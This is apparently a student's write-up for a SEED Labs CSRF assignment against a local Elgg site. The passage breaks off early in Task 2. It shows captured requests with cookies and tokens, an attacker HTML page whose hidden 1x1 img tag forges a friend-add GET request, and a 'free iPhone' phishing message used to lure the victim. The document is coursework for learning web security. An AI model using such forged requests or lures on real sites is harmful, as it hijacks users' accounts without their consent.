
Assignment-3:
Maman Yusuf Khan

190042130

Task 1:

For this Assignment, we will think of Samy as the Attacker of the website Elgg.



Welcome

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Log in

Username or email *


Password *

□ **Remember me**

Log in

Lost password

This is how the login page looks like. Now we log into our account as Samy.




You have been logged in.

Welcome Samy

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.


We can now see we have successfully logged in as Samy. Now we use the HTTP extension to see what happens when I add someone as a friend. We first try to become a friend of Alice and catch the GET request.



```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1665834946&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas=ID=9b01e0a48d02d7bb:T=1665416147:S=ALNI_MbKOxwM2oUYH2sdiI2vmDZN3xn64A; Elgg=bsihunef7tiv1ckq
GET: HTTP/1.1 200 OK
Date: Sat, 15 Oct 2022 11:55:51 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=85
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```


Here, we can see that a friend request is being sent to Alice, who has a guid of 56 and all the other elgg measures are disabled in this case. Now, we copy the link of the GET request URL and our mission is to edit it to provide Samy's guid.

Now, we have to find the guid of Samy. This can be done by going to the page source of Samy's Profile.




```
:1665835246,"__elgg_token":"aCr_uwCneGNKoamjBz2-Eg"}},"session":{"user":{"guid":59,"type":"user","subtype":"user",
```

From here, we can see that Samy has a guid of 59. We can hence replace that 56 with 59 to forge into a get request to become friends with samy. Now we use this link with the attacker's webpage inside an img tag with the forged link inside the src attribute.



```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1"
 height="1" />
</body>
</html>
```

Now Samy has to send the link of the attacker webpage to Alice while she has an active session with elgg. He can do this by sending her a message through Elgg.



Compose a message

To *

Alice

Write recipient's username here.


Subject *

Win Free Iphone 14!

Message *

http://www.attacker32.com/addfriend.html

Now, we log in as Alice.



www.seed-server.com


You have been logged in.

Welcome Alice


Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

We can now see that Alice is not friends with Samy.



But she now sees that there is a message for her from Samy claiming a free iphone if she goes to the link.




Win Free Iphone 14!

From Samy 2 minutes ago


http://www.attacker32.com/addfriend.html

Curious, Alice presses the Link and goes to the attacker’s webpage.



This page forges an HTTP GET request


When she enters the website, the image tag sends a request to the source which causes Samy to become a friend of Alice. Alice sees no such thing as any Iphone to be given. So she goes to check who this Samy is.



Upon checking, she sees that Samy is already her friend.

Task-2:

For this task, we have to check how a POST request is sent when Samy updates his description box. For this we use HTTP live extension to catch the request.




```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------306219381691241323619195497 97
Content-Length: 2991
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=9b01e0a48d02d7bb:T=1665416147:S=ALNI_MbKOxwM2oUYH2sdiI2vmDZN3xn64A; Elgg=brmlmq5daiejc77
Upgrade-Insecure-Requests: 1
```


```
__elgg_token=iZKnWEfQS2XdY5GXc2f_kg&__elgg_ts=1665837017&name=Samy&description=<p>Hi! My Name is Samy</p>
```

From the request caught, we can see how the profile changes with an edit. The link contains all the fields in the edit profile page along with the guid of the person whose profile is about to be changed. But the important field here is the description field and the access level of that description field (this needs to be set as public for everybody to access). We know guid of Alice from previous task by sending her a friend request and catching the request.

So now, we go to the attacker's website and write the following code into our edit profile page.



